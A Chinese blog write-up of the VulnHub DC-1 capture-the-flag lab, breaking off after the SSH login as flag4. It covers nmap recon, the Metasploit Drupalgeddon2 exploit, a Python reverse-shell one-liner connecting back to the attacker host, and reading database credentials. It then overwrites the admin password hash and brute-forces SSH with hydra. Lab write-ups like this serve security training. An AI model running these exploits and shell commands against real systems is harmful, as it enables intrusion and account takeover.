

VulnHub DC-1 Writeup

原创

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本文链接: <https://blog.csdn.net/mochu7777777/article/details/108838293>

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
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4 篇文章 1 订阅


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DC-1详情见: <https://www.vulnhub.com/entry/dc-1,292/>

靶机环境 [VirtualBox](#), 连接 [VirtualBox Host-Only](#) 网卡, IP为: [192.168.56.102](#)



攻击机环境 [VMware](#), 桥接模式, 桥接至 [VirtualBox Host-Only](#) 网卡, IP为: [192.168.56.177](#)



Nmap扫描C段内存活主机

```
nmap -sP 192.168.56.1/24
```

```
root at kali in /home/mochu7
└─┬─ nmap -sP 192.168.56.1/24
   │ Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-27 10:59 EDT
   │ Nmap scan report for 192.168.56.2
   │ Host is up (0.00025s latency).
   │ MAC Address: 0A:00:27:00:00:05 (Unknown)
   │ Nmap scan report for 192.168.56.100
   │ Host is up (0.00029s latency).
   │ MAC Address: 08:00:27:A5:A7:7E (Oracle VirtualBox virtual NIC)
   │ Nmap scan report for 192.168.56.102
   │ Host is up (0.00010s latency).
   │ MAC Address: 08:00:27:05:74:9D (Oracle VirtualBox virtual NIC)
   │ Nmap scan report for 192.168.56.177
   │ Host is up.
   │ Nmap done: 256 IP addresses (4 hosts up) scanned in 27.72 seconds
   └─┬─ root at kali in /home/mochu7
      └─┬─
```

如果觉得速度慢了的话可以使用

```
arp-scan -l
```

```
root at kali in /home
└─┬─ arp-scan -l
   │ Interface: eth0, type: EN10MB, MAC: 00:0c:29:ba:61:f8, IPv4: 192.168.56.177
   │ Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
   │ 192.168.56.2 0a:00:27:00:00:05 (Unknown: locally administered)
   │ 192.168.56.100 08:00:27:a5:a7:7e PCS Systemtechnik GmbH
   │ 192.168.56.102 08:00:27:05:74:9d PCS Systemtechnik GmbH
   │
   │ 3 packets received by filter, 0 packets dropped by kernel
   │ Ending arp-scan 1.9.7: 256 hosts scanned in 2.011 seconds (127.30 hosts/sec). 3 responded
   └─┬─ root at kali in /home
      └─┬─
```

发现目标靶机IP: **192.168.56.102**

```
nmap -Pn -sSV -A -p- -T5 192.168.56.102
```

```


root at kali in /home/mochu7
o nmap -Pn -sSV -A -p- -T5 192.168.56.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-27 11:08 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00042s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
|_ ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-title: Welcome to Drupal Site | Drupal Site
111/tcp   open  rpcbind 2-4 (RPC #100000)
|_ rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4    111/tcp    rpcbind
|   100000  2,3,4    111/udp    rpcbind
|   100000  3,4      111/tcp6   rpcbind
|   100000  3,4      111/udp6   rpcbind
|   100024  1        40982/tcp  status
|   100024  1        58284/tcp6 status
|   100024  1        60243/udp6 status
|_  100024  1        60264/udp  status
40982/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:05:74:9D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.42 ms  192.168.56.102

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.85 seconds
root at kali in /home/mochu7

```

<https://blog.csdn.net/mochu777777>



Drupal 7, msf 上有poc, 直接打

```

msf5 > search drupal
Matching Modules

```

```
# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/gather/drupal_openid_xxe 2012-10-17 normal Yes Drupal OpenID External Entity Injection
1 auxiliary/scanner/http/drupal_views_user_enum 2010-07-02 normal Yes Drupal Views Module Users Enumeration
2 exploit/multi/http/drupal_drupalgeddon 2014-10-15 excellent No Drupal HTTP Parameter Key/Value SQL Injection
3 exploit/unix/webapp/drupal_coder_exec 2016-07-13 excellent Yes Drupal CODER Module Remote Command Execution
4 exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28 excellent Yes Drupal Drupalgeddon 2 Forms API Property Injection
5 exploit/unix/webapp/drupal_restws_exec 2016-07-13 excellent Yes Drupal RESTWS Module Remote PHP Code Execution
6 exploit/unix/webapp/drupal_restws_unserialize 2019-02-20 normal Yes Drupal RESTful Web Services unserialize() RCE
7 exploit/unix/webapp/php_xmlrpc_eval 2005-06-29 excellent Yes PHP XML-RPC Arbitrary Code Execution
```

msf5 > <https://blog.csdn.net/mochu777777>

```
msf5 > use exploit/unix/webapp/drupal_drupalgeddon2
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

Name Current Setting Required Description
---
DUMP_OUTPUT false no Dump payload command output
PHP_FUNC passthru yes PHP function to execute
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes Path to Drupal install
VHOST no HTTP server virtual host

Exploit target:

Id Name
--
0 Automatic (PHP In-Memory)

msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

Name Current Setting Required Description
---
DUMP_OUTPUT false no Dump payload command output
PHP_FUNC passthru yes PHP function to execute
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.56.102 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes Path to Drupal install
VHOST no HTTP server virtual host

Exploit target:

Id Name
--
0 Automatic (PHP In-Memory)

msf5 exploit(unix/webapp/drupal_drupalgeddon2) >
```

<https://blog.csdn.net/mochu777777>

```
File Edit View Bookmarks Settings Help
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#~ is called on FalseClass; it always returns nil
/usr/share/metasploit-framework/lib/rex/proto/http/client.rb:96: warning: deprecated Object#~ is called on FalseClass; it always returns nil
[*] Sending stage (38288 bytes) to 192.168.56.102
[*] Meterpreter session 2 opened (192.168.56.177:4444 -> 192.168.56.102:37030) at 2020-09-27 11:48:39 -0400
```

```

meterpreter > shell
Process 3236 created.
Channel 0 created.
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php

```

Navigation
 > Add new content

Welcome to Drupal Site

No front page content has been created yet.

• Add new content

Powered by Drupal

<https://blog.csdn.net/mochu777777>

flag1

```

cat flag1.txt
Every good CMS needs a config file - and so do you.

```

上面得到的并不是交互式shell，靶机有python环境，使用python反弹交互式shell

```

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.177",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

```

```

File Edit View Bookmarks Settings Help
└─root at kali in /home/mochu7 using
└─└─ nc -lvp 1234
listening on [any] 1234 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.177] from (UNKNOWN) [192.168.56.102] 50101
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config

```

```
xmlrpc.php
$ cat flag1.txt
Every good CMS needs a config file - and so do you.
$
```

<https://blog.csdn.net/mochu777777>

根据 flag1.txt 的提示寻找配置文件 /var/www/sites/default/settings.php

flag2

```
root at kali in /home/mochu7 using
└─o nc -lvp 1234
listening on [any] 1234 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.177] from (UNKNOWN) [192.168.56.102] 50102
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cd sites
$ ls
README.txt
all
default
example.sites.php
$ cd default
$ ls
default.settings.php
files
settings.php
$ cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupaldb',
          'username' => 'dbuser',
          'password' => 'R0ck3t',
          'host' => 'localhost',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        ),
      ),
    );
/**
 * Access control for update.php script.
 *
 */
```

但是发现当前反弹回来的shell无法进行登录mysql，只能从当前shell中利用以下代码获取交互式shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
```



```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ whoami
whoami
www-data
www-data@DC-1:/var/www$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@DC-1:/var/www$

www-data@DC-1:/var/www$

www-data@DC-1:/var/www$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 48
Server version: 5.5.60-0+deb7u1 (Debian)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| drupaldb |
+-----+
2 rows in set (0.00 sec)

mysql>
```

<https://blog.csdn.net/mochu7777777>

查询站点的用户名及密文

```
mysql> select * from drupaldb.users;
select * from drupaldb.users;
```

uid	name	pass	mail	theme	signature	signature_format	created	access	login	status	timezone	language	picture	init	data
0															
1	admin	\$\$SDhwfv7ymN05qz.ruD16V3BsZ0XqUA1X090Qrd56SN0FFV8D22Lwp	admin@example.com			NULL	1550581826	1601253010	1601218309	0	NULL		0	admin@example.com	NULL
2	Fred	\$\$SDWGrxf6.D0cw85Ts.GlnLw15chrRWH2s1R3QWc0EkvBQ/9TCGg	fred@example.org			filtered_html	1550581952	1550582225	1550582225	1	Australia/Melbourne		0	fred@example.org	b:0;

```
3 rows in set (0.00 sec)

mysql>
```

在 `/var/www/scripts/password-hash.sh` 是密文生成程序，使用这个程序利用明文生成一个密文

```
www-data@DC-1:/var/www/scripts$ ls -la password-hash.sh
ls -la password-hash.sh
-rwxr-xr-x 1 www-data www-data 2363 Nov 21 2013 password-hash.sh
www-data@DC-1:/var/www/scripts$
```

```
www-data@DC-1:/var/www$ php -f ./scripts/password-hash.sh seanz7
php -f ./scripts/password-hash.sh seanz7

password: seanz7          hash: $$SD/etb/IWJ.sfqJ/b015/hPnwCYtwk5kbJtz98wRfJpPhtGLa8/ho

www-data@DC-1:/var/www$
```

然后进入数据库将这个密文覆盖掉之前 `admin` 用户的密文

```
update drupaldb.users set pass='$$SD/etb/IWJ.sfqJ/b015/hPnwCYtwk5kbJtz98wRfJpPhtGLa8/ho' where name='admin';
```

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| drupaldb |
+-----+
2 rows in set (0.00 sec)

mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A


Database changed
mysql> select * from drupaldb.users;
select * from drupaldb.users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| uid | name | pass | mail | theme | signature | signature_format | created | access | login | status | timezone | language | picture | init | data |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 0 | | | | | | NULL | 0 | 0 | 0 | 0 | NULL | | | | | |
| 1 | admin | $S$Dhwf7ymN05qz.ruD16V3B8z0WqU1A1.0P900.vd568N8FV002Lwp | admin@example.com | | | NULL | 1550581826 | 1601253010 | 1601218309 | 1 | Australia/Melbourne | | | 0 | admin@example.com | NULL |
| 2 | Fred | $S$Dwzxf6.D0cw837s.G1nLw15chrRwH2s1R3Qw0EKvBQ/9TCGg | fred@example.org | | | filtered_html | 1550581952 | 1550582225 | 1550582225 | 1 | Australia/Melbourne | | | 0 | fred@example.org | b:0; |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)

mysql> update drupaldb.users set pass='$S$D/etb/TWJ.sfqj/h015/hPmCYtwk5kbtz90wRFJpPhtGLa8/ho' where name='admin';
<fqj/h015/hPmCYtwk5kbtz90wRFJpPhtGLa8/ho' where name='admin';
Query OK, 1 row affected (0.04 sec)
Rows matched: 1 Changed: 1 Warnings: 0


mysql>
```

<https://blog.csdn.net/mochu777777>

flag3



<https://blog.csdn.net/mochu777777>



<https://blog.csdn.net/mochu777777>

flag4

```
www-data@DC-1:/$ cd /home
cd /home
www-data@DC-1:/home$ ls
ls
flag4
www-data@DC-1:/home$ cd flag4
cd flag4
www-data@DC-1:/home/flag4$ ls
ls
flag4.txt
www-data@DC-1:/home/flag4$ cat flag4.txt
cat flag4.txt
Can you use this same method to find or access the flag in root?
```



```
Can you use this same method to find or access the flag in root?  
Probably. But perhaps it's not that easy. Or maybe it is?  
www-data@DC-1:/home/flag4$ https://blog.csdn.net/mochu777777
```

```
www-data@DC-1:/$ cat /etc/passwd  
cat /etc/passwd  
root:x:0:0:root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh  
libuuid:x:100:101::/var/lib/libuuid:/bin/sh  
Debian-exim:x:101:104::/var/spool/exim4:/bin/false  
statd:x:102:65534::/var/lib/nfs:/bin/false  
messagebus:x:103:107::/var/run/dbus:/bin/false  
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin  
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false  
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash  
www-data@DC-1:/$ https://blog.csdn.net/mochu777777
```

存在 `flag4` 用户，尝试 `hydra` 爆破ssh，得到 `flag4` 用户密码：`orange`

```
root at kali in /home/mochu7/Desktop/tools using  
cd /  
root at kali in / using  
hydra -l flag4 -P /home/mochu7/Desktop/tools/dic.txt ssh://192.168.56.102  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-27 22:46:36  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[WARNING] Restorefile (you have 10 seconds to abort... (Use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), -1 try per task  
[DATA] attacking ssh://192.168.56.102:22/  
[22][ssh] host: 192.168.56.102 login: flag4 password: orange  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-27 22:46:46  
root at kali in / using  
ssh flag4@192.168.56.102  
flag4@192.168.56.102's password:  
Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686  
  
The programs included with the Debian GNU/Linux system are free software;  
